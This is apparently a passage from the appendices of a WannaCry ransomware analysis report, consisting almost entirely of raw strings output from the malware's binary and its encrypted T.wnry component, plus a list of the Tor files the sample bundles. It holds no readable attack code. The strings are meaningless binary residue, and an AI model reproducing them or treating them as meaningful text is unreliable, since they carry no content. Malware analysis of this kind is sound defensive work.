# Z8,%%  
\_z&\*O>=  
dgs6YMP  
4&AARRZ  
J;UMaT?6P  
y\${Fp5+  
\*}rz^tO  
&dLc)T0  
?KeJEif  
x<8)qtZ1  
f7E/\_eWB  
l4=9x9s.^  
@\@w!DNr  
Blzja'\$  
`kRiYJ+g+-K  
".,OFN[  
gIH3\NJK

e.BaS&\  
xoo\$t\$6,K4  
?94aZJy  
,)R"|\U  
@uEngK\_  
}!3L,1%X  
]+[%\*h-  
.H}i~6/d  
Nf|rh5Q/sH  
J-V\$iq6  
X4>[.op  
DeKESq+  
FIFFEJ5,I  
YJBEXB/Y  
6%V=NLC{  
SykK^x6  
:fjslajE?NA  
i0R-06X`  
PK=y6#V  
pek<)Z9  
Q"Se2U.S  
2U)SU2U  
=?h)zH^  
59w\IM@  
HLSXu#%  
UVYS@05  
UnQDIRI  
y4\*}|T^  
vk\*Poey

0hEmk5)  
\\~X~+=+T  
Cbe76[kD;  
ag;kf't  
i|V@:-\\j  
(b`%1]W3y  
92z\$MG9  
|)F@G}Y  
tWuwuuUuu  
xYz~l-D  
&Qg7i:k  
CMb/uTD  
jSb(!u/!u= u  
~K,'tS;  
ylT>e]V  
+WzC`l/  
O\\a=^2(  
6Rko`K&j  
g->\$y=k  
B";l"s?  
<-Ai'(q  
X:CyWW>t  
g"P;]#QCf  
#'?<v\$Vy  
co1AO:;,+  
D8E`\\0Lsa  
Hn`<od<  
,6Dg^NC  
G 2q?`]yT8

vc!l\$'w4b  
[1V&v-k  
-ZwlJ/nCGW  
ZDy|0l}  
M:1V\$#FG7#1  
Luh`{RQ  
bV~nW,m  
8S8<M4oR  
J)MHT2n  
cKCnIPd  
Xk-&>&/P  
Qr4{N!c  
^5MPZ]E3  
wv9l\$Gfb  
(l^Nk;wIFfT  
V2@xj/t  
t^wMgkM  
Qk#XyV]  
jA`53`5e  
/+f/!o#  
R^e8,#|C  
\\G6@&(Q  
|6jtbGu  
6-/)os5Y  
4%B%%e"uuf  
\*YA{:Yr  
Cfssu0r2{  
G=[A=;4  
\_q%Lw|S

bt/\_dJw\  
y: 0{.C0  
S-yh1a,  
0(K5N'Q  
Ll6f0=[  
5F%m<\$n&GI0-  
3)z/8U[  
jlyXq(A  
G@Q^'\*o>  
|>EQLVf  
:kE:k<W  
9}NW WWWWWUW  
M=Elzf{  
>@)3dTt  
\*| | au3hN{  
)Q\_MjIj  
m(wzBaC  
xWXiFQd  
7f\$1N\0  
n"Y!RP~h  
SH\L!11  
:X->u/H?  
|t6wFJ[  
M{Evw)#s%  
ezxf&DnY  
i'P51)o!  
M=nWIY|^i  
!8mKy{Z,  
k}8Xgqh



~+2&ll{  
-lzF9S<=K  
A!\9vZ+  
@d[4d?C  
>@P@2ts  
TQJo,&jU  
HbDMI0?Gi\*  
ZF1X3J1  
<L<br6O  
;R`\$}#  
":9L%H9i  
k^3XNfd  
is\$hG"B  
!+TN+J(  
r.\_7QN\*5  
-)4oa8Fvw  
?\$<t'/2  
1,9-9Nb  
2E&E?H3m)  
Cu}m l)  
m)W#&-l  
o0MVhwa  
tsPrJ@rpXM  
Su5\_96J  
F`m[?{vz}  
+)<XI\_X  
&pNfpN<  
xHGr>O)  
c#G&07W2C

\*lZa7nu\_{  
v#no"n;L  
\$:b+R>n#  
bq4U\$3O  
L`^@ gOS  
QBb8!qR  
n?O;e;nkK0  
(T[.yh8  
+MWWorKz  
YG4(Q-[  
b 3`\_lC  
Llikg<n=  
&K<1}fz  
.1%KL3M1M  
"<!,b(`(  
-h"<1}fz  
["l3m1m  
S"L3M1M  
1<`xTaB  
"\#,b(`(  
W|\$46ll  
\$K,3-1-  
"\#<b8`8  
W"\3]1]  
["l3m1m  
2Dxfzbz  
"<#\bX`X  
]"<#tcpap  
K,2-0-

.q!K\2]0]  
"l2m0m~|  
^od`(a(  
^od`HaH  
K"<",c(a(  
'rP|b8(>  
%FL,1|;<,K  
>#,c(a(  
%'\rjU2  
%FM,1ryv#K  
1![L2M0M  
60<`xTcN  
!+8du[I  
XhV 4lwT#  
j'BUxv|\*<  
2\_dp"f p"f  
BUxv|zq  
8%G]04LC  
ulGmpGi  
HYIT0s0X  
Z][Jjol  
}Htj?/:  
X^[qM[1G  
\*,<Yw4,  
3>V\$OmM  
G9Q\$OX8  
jUQ+mf\*  
Ex+t48g  
J''^F8D#\*

l2#l6#  
hD0UEtS  
x5RI^H5c6  
>LuQ6n@  
];uorj}  
{)Nc#sl  
iB, 6Cl  
iB, 6Cl  
D!`B0QH  
hB\$ 2Cd  
3Nitf\_y  
(4oB3Qh  
QF!aB2QL  
%-`Z i!  
%-`Z i!  
jtiz;Jn=  
)hOkEFB  
#%j6<Md  
U^\_|MR^  
zk),GW`9  
U>)6R\O  
>x+mKgb  
\*/c!rc`ox  
(u\*[L\_T  
e 7q(\*&F>  
|>Wq!c;~  
\_bmQG(T-  
GKu:eZH  
R1:8Afs

W3=r,<\  
/@{K|>L  
GA\\BOI3K  
I?EZ!:i  
4Td49k[  
yDcCU)\$  
QS)1v)]  
:>3y9F8  
u``^8[@  
7'\_QJ`0  
.EoD]pK  
@On>\_XP  
JeM>la%B#  
!d?zIt}  
(9GaV\_UU  
NX%ddWx  
4r&q+\_J  
a:8y"ed  
,^X9Y:{E~  
FDm]+j~  
\T)X\$cx'q  
sb!+E3;  
kNuv-5M  
Oh1 E,~  
b\*{{LQo  
bcrv~II  
wTFu`21[N  
;ti/w,5  
dXs\_XD&

wM(WUR4  
4mp5cO@  
nK[2\$z/  
7Filu[/6  
[Dn\"K  
\_U>UU=X}~(  
F5Y\vwGD  
}8(L<!+1C  
DaVI(%;.   
h!E]ABe  
u;r#Yzyg`  
C(@Pa\$REM  
Rk.l]g9  
9Q/D(({4X}  
`"74nzFX  
YC%<oN2  
J\WKf)XT{U  
l{:@=\* =6  
qBv0,Q\  
b38yXAY  
\$.\*,{ns9  
^+Dnjbv  
[r\_mLgz7  
W;h5Z-=  
^i9Qmru  
)QIDqA`]  
|P\$b0rL5  
C6"ixt PG  
J}u>g0/nx

n\*6BWjk  
]]o[[Z^  
2w}mhbc  
}VU-}+;b  
gl#.'W  
58"5~HOW  
pXu"\_fd(  
XQ>wEvB(L  
\_::~~Owqx  
'.|CRZ)  
9R8\az-  
,P)54mX'  
Zji::Y\*Sf~  
hN}FpqY  
teLK% '@  
XE`YZ(s  
LM"/\_wa  
77q`,bL  
\_gl\$lu7  
\$K'I]:\$  
"1pxkl.  
@x|+MRU  
5grK""\*  
\$>:=a@,  
e>ukU-i  
eg}P,ztAt  
#oJIUz<  
76Y&}lg  
Lw\*RO]XQ

s<Hpgo\$(  
uoyMTF?|7  
3IUG79,  
uoUU=H)  
Y.lvUvwj  
2V{2ys  
r),rm:L  
D)x~\\$m  
E}c?C{[m9)G-  
em'g)Z&G  
p!)v{}}kNA  
mhrQMcdB  
yFk=qhy  
>|3:ka7Z  
>y0XMqC  
1sU4v'X  
^8.38o^  
kV+6ZfZ^\_  
1>+/xcy  
!!8\_j('  
Q\*UF)>f`  
\FaTfeX  
9SP{:46  
V\oQ#DY  
[Bi.}o@  
-;+}&sE!  
FB`.t&Y  
o2X>s`G  
\_!J2:4d^?



{1}GS.M  
fMgGyTe  
Gm4bJDc<  
b)9Nt[e^  
[6\_WTX4q  
+SU1v| %j]  
~l6 zX  
Z&kqZ8O{x  
uuqtDDz  
|\*o'Q!l:  
#xk3D#wB  
\_V&[NZ&[6ZZVx7  
/A?ZV]Ue  
eEdd\$dF%RF  
`8'F6[-OX/G  
.^N.,/[T  
%\i!zX,  
qxP/y2l  
y7<q9ja  
"w9Gy29N  
!?J^En"  
&K|"Gsq  
&yh1#\$.vU  
2S[9,bU  
VL;!8B%  
lw;8~J'  
o\_OWomp  
;8h>1cX  
@CyWS2%

XVBxB.D  
Q\_V6~6|u  
jg%`)XO6  
Tf~s&Ve  
u'b5>t]  
^1'+Cgj  
wD5dU?rB  
eN57P&)f  
7>1>3~7  
fWSN\*|`  
0".bV1Sh  
E)QATCMiD  
GNs>uv;  
uv[]HIXv  
lTdgUMu  
gCPKg!o  
\*xj:xjs  
S+P.yWlU  
pWf%EQ,e  
\*5=lQW4  
"Z2loW\*  
N2~o8~7  
t>~B;Cg  
Tor/zlib1.dll  
J~lox-x  
yG:RHcB  
p2>Cji'  
6ekmubF  
F6L8'SU@d(

FZx{WT#  
ImB=gQs[H/b  
m0)U!J@ol  
r}mr}QP  
Pd\+-b{  
7z^z]>/  
?"\'T&h#  
n;!;&(d  
g|>\_p8.  
9t-+s#+  
.h)=Jjl  
{M.r\_<;o]  
p2abvJS  
b:>8382  
xu. g=~cl0m  
pM`Q)/a  
gw7<!=n  
o7~d.'?.  
c8aaC\*m  
@GCGCoCoC  
%QV?N"D  
N8d|i\iv  
Data/Tor/  
Tor/libeay32.dll  
Tor/libevent-2-0-5.dll  
Tor/libevent\_core-2-0-5.dll  
Tor/libevent\_extra-2-0-5.dll  
Tor/libgcc\_s\_sjlj-1.dll  
Tor/libssp-0.dll

Tor/ssleay32.dll

Tor/tor.exe

Tor/zlib1.dll

## **Appendix A6 – T.wnry Strings Output**

WANACRY!

g'''

~>(

\*Pdlf

#l|

zxFp

nhB)>

[d\$

\!u

?hH"

dS%A

nEi7l

`1?

gjrS

'g1y+

i1t

:Tf{

rR(

A?:

X Qx

&w+

&kDqFU

Zd\$F

R8\$&q

u>K@

\\_N

hq1

KA,

"AU

YG}

xu>+

bRm

W'\_Q1

/^VL

)-t

P4\*

yC@

,[yG

9\FF

|F'

SPg

)wu

-%\*}|

s\^

5|\$G

9{H

{(i

^|z6

8V'

2"T

u.jG68z

0\_Y

/C0

Q\wa

#n&  
[fBc  
j"R  
/Z1  
y&D  
>q;  
w"G  
>YFB  
cvt^  
,`(  
UTy7  
Sz\  
R2  
Kzy  
Tn1  
B@lk  
Yj(x  
D7o  
\$uen  
l(|R  
/M3@  
vdVyk  
N:q  
@l]P  
\$TW  
Ab6\*  
6#}  
`7~  
Yu{"&k

qw\_

wn#

qrJ

R~F

\BSc

H"8

o+&z

TWs

^H[

-/%

]~z

6KQz

(aY

k1\*

o))

1z!\

T\@

@+R

7 W;

yZ>

W\_T<)

d4jE

?{^g

=9PG

NU\zC

KgP

aM`?~

G<7^+

RPS

q+t\*

'vy

V\k

t5/

^0p

(Aj.;

{x6.8L

4et

\|C

#KBJ

aa#C7x

zy>]ptaD

zSR

]d0

(f1~

\*&Do21

wT2g

iF/P

B+M

joR

g>}

341U

Hd:

z:A

Ssae)fU%l

W]c

v2P

Fxu

PMO



6O-

g"p

fj}}

\*Ej

:>n

weT

SQp

D=`^)

SH~|

JuC

\=z

yE3"=

X2#

JO8

RC\*a`

OP;

^'c=

MA

A3N

SGi

l%

3H/

%T'

gWK[

#e+gFp\_

x@4

:uub

~X&6

kk9

X&4L

\*<S

ET&

o\*i

.wS

01d

rQZi

lvn

ce.

RcBDJ

Xu\*

Irc

Pe-3E

uW=

!26

|,KB

xmD

Hk\*

c+

N>]

Q?-

qUt

hnhvzW

lr|k~

:9G

S-,

JU)v

QBi]2

@=p

(Wf  
toi  
39^?=  
qS4B  
vhF  
`f3  
pK"?  
\*E5  
MdL  
Txj  
k6\  
C+U  
G\_6  
a3L  
/y5  
A So  
f~7  
KJ\  
~Yh  
ls)  
Hy =  
uLot  
F\*G  
Z9)b0  
qM:  
JW<K  
WjGf  
a43z  
C`\$b

.]nk  
}X4\$.  
#22C  
|A#tm2  
oMi  
Ug,  
CIF^}?  
~ Z  
(v7  
|O\$  
tZH.Ba  
U~9  
0+S  
J0p  
(eJ  
h v K@  
1(Tv,  
}#1  
j1]+  
S.P  
EJgN  
>Z2  
at^  
VX\y  
vLF  
J9K  
,a6@,  
@//  
NGR

\*\3E  
Bm%5  
m:c  
O\*u[  
f\_  
L\*2  
-Lj(  
Z;m  
=Bl  
\*rO  
,S1l%  
t-P  
3H,  
\$VT@  
6.v  
@(Y  
A49R-7  
bk-  
8gG  
S6N  
kSc  
qA#(T(F  
kcC  
Vfz  
T"\*^  
\yN  
Y VQ  
{wi  
4?O!hz

s=P\$1

Z |

.AxE

/]w?1

~Rv

{x\

/Bq

/4w

J9A

=D'

H"Y

lZe

'R5

d:h

{S`

q-M

Lze

Esm

G^~

WQ^

~?X

\u

h\*J

J4Ua

N@?

^4q

y7{

V>c

4U]

3z`?

KmkA

&'Ohx

Bu@;H

B/

\.s

mUb9

)H`

2sA

b3i

:6?

Q;r

FID.o-B

K4=

y.U

M:u

x[j

?wD

"LYb@

bgv\$

%IB\

,'%

bDdW

caJ6q

\$Kn?]+

'4P

"DYg1oz

hlw

nAmd

AGi  
mS|C  
^?%  
Ekn  
y5Z  
gYZ  
x.l}  
\$%\!  
h)O  
[2)anWpN  
/RR  
d^a  
+)y  
\*qD  
)7B  
Mf  
g-y  
u IO?B%  
m}\  
rH55^  
SL]  
!&Y-G  
]q\$  
ry)l  
TGL  
p{&  
w2Rh=  
R)u  
Z\$2



c9  
bL[[aG  
+z2  
pqF  
vX]  
@I7  
Lzr)2  
>9kr  
(%F  
"(@+  
+.x  
rSO  
CY+[  
!H4  
;zJ^  
?i2'  
0}p:o4  
RUqh  
]1s  
=oe  
\Dgg~  
ycl  
2iDy  
CDH  
>\_\_  
BSh  
EVD;l  
%07pG  
p%R

|2v

Pb!

R.Mr

-/i

;h^ym

x"M

V@'

R't:

\80

nY;

\*<C

Z4w

2ON

7\*Lm

x(2

U~q

3>h@

J\*g

rdL

#4c\$

'}i

L9w8

EGk

:`l

rfjx

z\pZ

N]C

5X4

82oA

s&j-  
9'\_  
\_i"  
x"#0  
uz7#  
P"y  
r(uD 1  
l.j  
cFoOQ  
R9.t  
(Gy  
)X<q  
c]?  
Z4i  
U<D  
XAlY  
THp  
m\$A  
Oy|  
9@}  
bxq,  
Z?G!AR  
odr  
pl}41f  
t:h  
]"q  
w>  
1O;  
Z+\$

EcC

%cn

\*a&[

~Q&

5r>==

q\5

3Ged^[UX

NDf

NSI

oag

\l}

EKa

])h

+G`

|p

)<l4

D=g

yn

7K.

d(^=

u\$b

5ZZp

uV)l

+/yBT

WMy5

4BN`J

Ph7

/Xb"<

CM a

\yO

F F

1eh

fgL

L\$M

dvi

`/'

W]1

Zgr

".li

`^e

+QUa

bJAs

%^z5

tVfdM

Mw(G

S1S

C'5%L

\_O%

LP]

zV}

<cq

2\_n

(vl

tV=6

(Mx

xcs

DJ\*g

S\_M

//M&

I\'

pyA

\$o+

)d

aM>w

% ?

[kC\

T"u

qIG

kH>

D|u

/fk

%2{?

\~#

fD@

M:-W

EUZvk

x}-

^OI

-<M

q:N

TXTx

T-[

H.PU

4YR

8X0

S/!4/

3'2[

j6" 3

de3l

V-@1vR

JMR

w(p

b{g

;3A

t<uzy

^;bD

JDm

5oc5G

] /a

%`{bG:

5h-

h\*X

|yi

;Q't%

4v/

Wn+

}l8e

)MB

jQ+Y

(4UNI

qFU

Hy:

<T!u

a"4ObP

)z>~

MXX

M."

2"f\*

t4n

H?`x

yGO

Kn!

f56

y~{

`N.

[oPA

A\_@Q

iFD

wYR

BUd

q'M

H@JI

:EL

W2w

RXo

@Vk

EIZ

0`;

"69

O"r

Uvu[5

K\_W

\n4D

8v5

`k\*



?0,  
!(Y  
K|k  
p+/  
l)uW  
Bu7  
#3j  
<p/  
-|r~  
@J~  
.hzDH  
W05T3  
W@H  
j5d@&  
HY;  
@\_F  
i8P7  
U3n  
N5S  
R`#  
?q/>k  
!c}  
u7S\_  
3/c  
~Y%  
>C1  
YQ%  
4+M  
\\^,

,:TY  
6;\_  
f%FFc  
Stf  
wv2~  
ol.{  
\_<f  
8?C  
+QM  
EQ#!  
}TC  
V]l\$[t  
cVq  
M& }W  
e.#  
lZg  
da\$  
BF4\*  
aJM  
R1s  
P]kP  
Q),  
w!`G  
"AV  
t2z  
`zC2~7  
^LRg  
f1) \_  
m-O80@

3vn  
ww\_  
r,  
?\$N  
.\$(/  
pX|}  
Ni:  
wG1  
"&#x  
bH]  
< g  
;B)  
Mk&s  
ua`NI  
F|jtW(  
Ae;  
y8j  
S(=C  
U=3  
)bl  
5Z}  
@YM  
nne8  
Dgd  
geh  
u\$U  
\,w  
&[4  
WRX:

\*31

@4Y

Qh~

];

@;n

w,o

gJ(GS

^i9

}sin

q;yX

,iq

\_/i

g;c

wKL

E<6

t6Wep

5s7T

q},W

&a'

mC}

qbE

%p|

~`G

D;&

Pe#M

?+ID

>YV

A~%

q}{n

kMC

`}

S;\_

::

`8[

)6%=

M"M

fSNI

upOO

i^6

uzOP

/-<

R'A

p%Nb

9kE

g%n

pLd

'HM

7kT

AWM{

fYj?

tL`J

UV8

/>,(

cn+g

in3

4P2

\WR

+8LfE

&%U|zb8

v@'r

t{BLcK

{Zm5g

TbG#!}A

AC{

S0A

-@no

3l&

8HNaF

s~c

xNI

ir!\_

7!"O

\_gy

EEA

34.xV

7Fd

b,T

Q9?

s6f

dZk

U;b

Q6q

T2Zg

A\_9

T]Xn

Avb

~W1f'(\*.)K

2C`

kA(Ka

IRn

xR8%

FO,DF

3}C

TUYI

6+y1#.

7S;/F

w\$-\*

4K&

MD"

+.EoM

-f{O

%7+

T/%

j6id

.\*>

V{Bn

}\*9

P!FB

L\$I

XrO

sCT-

[,g

\3t<

!m3c

Gw.

.Z<1

q{n  
x\$WN  
)Na  
3C+  
Sa\  
;wD  
:he7  
R}b  
w^5T  
[g7>  
z-\$  
d3Z3  
\_k:Qo  
FG?  
ce?  
xmi4  
.Q-  
C|sP  
"|i`Ynk  
Z&6  
ZU\$  
w.;  
eS+5:k  
1&{  
\*?>tJ,  
B06  
\_l12  
Wb7  
"y&



Z7J

Q|d

{R

N>#\*

/O!

(^R5

WCn

t"Q

/K)

|X"

<`i

:wy

Vniy

;T-

Xx\

pkj

m{s

"";

U3E

HBy8

Wrd-

"aC

uQpDC

Hn-

@B3

Bg^E

@>d1m

kG\_

i\@-

Cie

lr=

}mLq

\_c2

L^ ;

hjF

oN{

w%E

>Vk

ZnM/

VL+yO

#%%>

<Bw

P2z

Y~[j

d\_-

q+

\UV

Wf["]

B?d

┘`

Q\+

; F

gN>

j1aTQ

Cw\_Mf

YFu

S\$'

"b#

S;?  
+Vq/  
9-i  
^fDP  
DPpu  
5||W  
nk!>G|5  
Zm`  
@"KJ  
Fv3  
HA@  
Z`P  
pSU)  
1,@  
G"Er  
!?E<  
wyPH  
xP|  
Np0  
e 5  
a#e  
eS={  
8\$\_  
hGn  
dtl  
b{'  
vi&gc  
du+  
vSWA

|G9

hGU

d0Q

[^w

u%F

l~+

SakEPi

?>Z

CiM

iP"

^Zn/

:B=

;fOR

\_4z=

!.+

zs}

qAT

V\$E

lH'

dDY

ri~}H

7'B\_

lOT

2x0

l\.

#XBD

rAZ

fPu^

Wf\$

\*/J

s{[

WWy#+

/CL7

W.a

;CTD

&e>'

Sc8->J\$

YWH

fQM

&H,

+U&S

J\*h

yUi?+

ll#

XiM

O-a

[]

'14

UTy

(Z\*

ol&7

^MeK

}5@

/bv

l p

mtk

Jal

ie]

q#J

RAb

3K|YC

uA=IOO

7yxp

<P\j

~0J

dm4M

ZQfn

Bt6[

4Z5

/lhH^

)#Z1|

pl1

leS

>\_:29

w}~

|pnD,

@6t

)fIEH

R4a

zCrb

iSre

'L{)Zq

Aq!

%%j

n~G|1

|HU%

~QY

!m\$

yOr

f[E+r

22&

780

Kr(

Y9O

^i3},

Qw%

NEx

{L=

1N\$!i

D:\

?fr?

k\$p

„yo

Bb1

@hl

:U.

NKJ

f7zL'

m'w

>n/

va3

i<g

e/

yqJ

b}fv

u,YQ

Wh`

6Xz

UV6

nv|

ol1

?Pw

1a.

%8[Gir

{YV

H\z"

'~eP

XR%[

R\_`!

)-f

}ODY5d

DO,

&kM.

YO=

u<1

xL~

u'i

MOTI

Yp?

\*e6

~c8

NV,W

xOH

B-2



Mu>  
Sy)  
{Xn  
apt  
7q.  
{?tT2  
4'bmZ  
l<n66  
<P] &;  
3C<  
+L!  
?>\  
l\$<  
,O"  
48s  
tn&  
t=~  
'uv  
S>!  
P{a  
Yp8  
4#v  
~y`?x  
>[+  
^^J  
271  
B<IQ4  
P8m  
A%T'?k

6=

S`h?

dy6[t

fRQ

E+BX

?3R

+2-

SrI

{ (+.

8P!

2wqr

P+OGH

&!a4

W>S

-)TP

4}X

ex!3

T9YQI

xZ!

>Y-

C^f

vvR

tSU

=V9u

Q`~

!7DI

{@4B

ZF6

Kjb

f=&  
k9m  
>vs  
MMq  
3IP  
na%R  
9oh<1  
JE9  
\*Y^SBq7  
\$Z;u  
2F(<\_  
UBI  
.X%  
\*N&  
6uoC::gX}  
WV(  
f!+  
8"8  
?o1c  
7hT  
,P2R  
\_?U  
Uc4  
{9pV`p  
CT%R2  
Zh\&  
D2g  
?N>  
h49

M;z

oWS

+>\*

oz%\Py

=;{

jhv@

:eH

b&RkaX

ra+

rs]

~klg8+

bL]

8%x

m>!

wcC

R`@

vgcV

`(9

bl[hEC

Z6-d

ErO

?,>

MP0

{ht

!6G

mU.3w

F~\$

;)%

x+G

TB8P

|bx

u~`

iQ[I

a7N

\*J`o

m9n

\_S)

f's3pv

I^i;0

m9{

8rS{

.T,u

#C#

ESNF

s"\

[mmg

@c>}Xa

b>F

.K?5

mlk<

D.}B

#`aC

uT19kf

0>IR

rn?z

%x<

xs`

c7#9

\$%%

h~ kh

D=2\xg

xQ8

Uvs

[mU

f/#e

#L9

<"@

UgF

DH?B

=4/

6Wpf

UH"

d64

liig

!Oc

:pN

{U[

k{|

5"?U

Ek-

;7u

wa`

>X/

[X3

OKfn

JNB

S~?

TCGFu

'jh

ll;

@:W

1px

=sL

\ml/

0i)

R\$f

53w

OX'T,O"

[OC

;;8S

!Ze`iO

%.8h

\${sj>

}!U

A^p

9n|

u5p

Pr

Q9?

PeR

L\^n

PS&

?]l

^Jl

stB

{\_m

!HuR

CR<

+|1

\_d8

aqB

O`+1

D.x

qwi

G\K

\*MB)!

`='

\$U\_I

zcy)Yec

RA"

P A[

o1\oCke

)Xy

i0`

8"(

+9;

QGq

,>E!Q

)]N`R

r2v

v)l

lcA<

@?.

e4>-O#QR}T

f;a



bi`+  
\$s'\$Mv  
>KLEs  
Y7q  
)\_l  
)C1/  
ZSdX  
LV>^m  
%a8  
&,  
Kll  
JPg  
6T{  
t!t  
TRY<Sp  
{/~  
4{d  
zgm  
3vL  
EeO<  
|=l  
Rvr <  
o8#H  
y+  
}CO  
v@Qu  
3YY  
7Jk  
z~ <

,JJe

t}-

lZk

8<X]

RW

,A+

00Q

J\*E

Oj(

ae2

\$X)

M-l

\*-@@V

,D3

aUP

(@Y

0?#9

=RvBz

[3D\$!V8

|Oc

Ye]^

[WY(F

rb}w

2|d

>,txNi

=m\*HA

0^v

WbG

\_zO8

dC3  
,g]A  
] @  
mTb2B  
-a|  
i\$el  
K+z  
bU.U's  
04C  
N\\  
\_W"  
npC  
bA.w:  
lZ]  
w5qf  
zp'#:U  
t0\$  
H+1e  
Pf[k  
kER#0  
5w6  
m5;  
@V~>  
M}t  
bjb  
D#E  
&]'  
%ea^K  
MGD

O!z  
tr3[  
\$:P  
zQV  
dnx  
&T`  
@<mUaXM  
Rx90  
|t.  
@P<  
Ki|=  
Z%s  
<[aw  
'UU!}  
ApYUCg  
bQ!s  
\$?%  
3['  
53|/:]  
[JT  
O:x  
;zvM  
:2\$  
,~`  
1rl  
]P-6  
Wu^g  
//  
s>8

-eK  
.q,#  
F|E  
oL  
;%x  
(@r  
85MB  
&O!P2T  
~pj  
;+3i  
WEW<  
J[R  
GM7  
ooZ  
i?[B  
W sS"  
Tvs  
Ur&  
gQa  
Oh4  
tzp  
Y:K  
|\$b  
A=Ld~@I  
&>rt  
q{zk  
&\*&  
L,K  
Dk[

n7E  
N?s  
gd:K.p  
!9I  
" c  
}zE  
aL?  
MEJ  
)H?Y  
ul'  
&#6  
\qN,I  
\*)P@  
<@E  
7;0\*  
ot}  
#6,  
EdE  
yu=  
s?7  
IMb  
{Ne  
\U&  
<{\_c  
ZvY4  
@\_y]e  
n7^  
fp7  
fKR

9F|

t1#

s%3'

f#X

K?RK

v\$<sub>r</sub>

>lb

:3mH

cGMXm

,gY`E

7J]

szP

ec\

+lb

Ky<[

L5j76

D(+

}ov4

|Cl

C<H

{t^1P

RB<

FI9

UhS

n1\_\_

cDG

4|L

+N`

.)4

|EB  
% i  
AG|,  
q]/  
,YaJ  
?,}  
oyK  
#/T'  
7Pb  
RD-@pH  
tMy  
307  
=} 'j  
ae|x!O  
FN1  
cDaH  
l(8y  
\*S@  
cP@  
>7f  
h]\_  
G\g  
z2kt  
f\O  
2H;  
gmR  
`7K  
J[5  
9u"V%4&



d7W?

\|q

q,:

oP@

'ky

5[\_

Evd

15T]

-dG

Bv!wXSI

@X`

:RD

a~P

7G3

3cre

{Wkr~

WmN

.,/

N&k

(i%

\$s6lzW

Hh+

z``w1

]sx#

q.c

)REH

js\$

N;l)4

Qw<

%|2LP

sXiS

`&Z

n\_A[

kC8

O431

Pu8

O/1(

:Fw

X(p

9,P

#B"k

4Em MI.-&

8=R

@pM

YcR

5'C

!Kn

76n

XF}6

<yE

DI\_

43w+

fNpG

TRT

io{Fu

Mgt

@1N.Yjc

PY>

g2&q

4M-C

Zk}

'B2(

O@q

-;2

f+u

M):

EUb

B;ACR

VV,syf

C\H

];7[TN

Ekj

Vm.

y`7

slnQ 3

S13

^hS<T

D>;

<|3Z

(M&[

\$\s

BAf

/x|

``+

s8^#

;#[@

1%3

c5`M  
G^4  
3ha\$  
Lgm  
]2P  
P\$dT  
\$Dm{  
!`;  
/4|7?  
uB!  
%k@  
c#Q  
\  
kkK|Ql  
\\{z  
b6C  
]eM  
bJ>  
A&z  
wEmM  
z\_rA  
tfPB  
4@[  
`"%l  
PD,  
Eh4  
Ld\_

AjE

4Eh

#fh

AB4

q!\*

R`uf\_

=Ysw

%v|>

ZZhvH

`y?

N&v

9uJT

g]

m5&<

HVW

=s7

'QP#

<-87<

Eg^

Rn\V

/r>

.LVzx

SV~Hs

'p]\

22UP\*

#Z{

'U

:Z\$

^pH

[i  
+vk  
sOE7  
\_XT  
4l&  
W(J  
~[?  
JBY  
(TZ  
fE@  
@%C  
kbA0  
LgZ  
5)'  
~O-  
|fCP  
O;f  
-eq  
Op1  
yVtd  
Ln=L  
sU~  
S3y2  
;Wa  
<H3?)  
+i#  
~cT)\*  
jYW<

T5o  
D.7  
Uj}4  
{'~B9  
hvqr;H  
\*;5  
Pk}  
&R]  
.mH=  
|K;  
[y[  
1N8[  
}u9  
9c"  
G`7CTO  
Zg\t  
B^V\_G  
fnF  
a7}  
vHtz  
-!f<{  
mjs  
"8}GP  
w k  
1Q  
;gF  
;X\_G  
TDj  
OQh

2jb  
2!%  
Rz4  
u<"  
6=P  
G5hV  
S+)  
Dv4  
Ugi  
p{l  
C;R  
T\*+  
uW]  
f;U  
,TU=)  
-d#  
@TP`  
`<|k  
vMV  
<Ww  
bSy  
H"v  
J,]  
>3HT  
uLc  
n;{  
pZ'ZA  
n{,  
Z6X9



Q(X  
IW&  
0s9R04&  
h~p  
}\$O  
3Wn  
WDXm  
1o3  
Ox]=\$Ob:>>  
Mf]F  
{\*p  
1zh  
Bh'<  
@rB  
NO~M  
-Oo  
;p`th  
(%z^  
Xayd,  
{H~  
}pb  
`7ic  
@a&  
i6;|]  
>0  
\?-2<  
Qu"  
Kf?  
:=\

}U&d  
slOk  
%BQz  
dRk  
3.g  
2Zp  
U^]  
;&p|<  
1l5  
MnA\$O  
m/1  
Qt/k  
CoM  
7Ox  
,)3  
GQ4  
Hhl  
S?O  
OMFG  
0qEF  
50/H>  
z54+t  
jt}<  
c:5yg  
lP=  
]?+  
w,[  
;"x  
M>rWw

El)

Y9C

R`j

p&k

^Vm

'%^

WvY

;6)B

S-J

}|@

94j,\*9

&+H

E#iD

DTjP

MFZ

]Mq?

>q7z

o)w

6:E

1X\_

b=,

g?~

++j

OZv

z)Y

g^{

1%>

!:0

d}H

=7A]

K\$sr

VXZ{

q(H@

z\_2

NL+C

LX7K

x5.

+\$!

Gvv

W-

8J'

k7m?

'zw

U\_0(

9T-'

EZ!

?B?y

o'6

V|f

nW5o#

c<t

>04'

pxl2:

6a<:

oM'(4

j]|110/0p6 xHr

76:lh#

']p

Y":^"

V&+

jyv

OfbA

CQ1

j0.

&B

Q))

qtI

bdN

r&U@I

Z(,

\sq

:\*Ed

Y'<

I^'H

(VS

=m!

7d@g+x

706r7

v#6

cZAEY3U(j

.rBT

=bq

m">

x,W9

uve

LaH

Bc:

tmT=(l`{i

!G

OSH

C~\Z

^B(

G.Pbq@

jR8

!&a

HEU

nR&

\_tq%

B.D

jk;G

9xf+V2

keDQ

6cA

`\}

.;k-

&cm

G2:

qFDg#O

VI|i"O

Vp%;@

/x(

^x=\$

~D`

`J1g!

2>0

\_gX

Qxv

D\_UD(

CL|M+="

>6:]

?1dE

j8Bk

uOVT

UIK

ly\Ol:Av

D>\_

>}|\*

j|8f

JWh

d5-

.oD

pSe

:6+Gj7%\*

r!-

\*e0

mL53R

,#8

tDM

jDB

ezDf

{8b

=jD

hp2

.+3\_{

A4G

^kU`[

m+?

e^;;

]{L

H&\*

VI3

/TsmC

['}

%!&

QaXh

vit

0\*U[

K"}

~[i

SQ>

3w?

}}v

8?+

p-2

3a3

.f}

/[lL

=6Q

';u

U7L

Bs~

5Ce

U7z

=55



<Q

}\_k

YGT

9Ea

3);

pF!

iMm

K]n

c5\_

U8F

Gw~g

fb4B

"n9>=F

z"E

A"P

S~DR

zj+

/ZYMw

v8E

Hy:

3.UN

Qxcx

o2(

>@^

=%=~

|M!

|:.)

F0+

a63

zms

&:d)!

'V%

E8xe

f19\

l?n

u6=

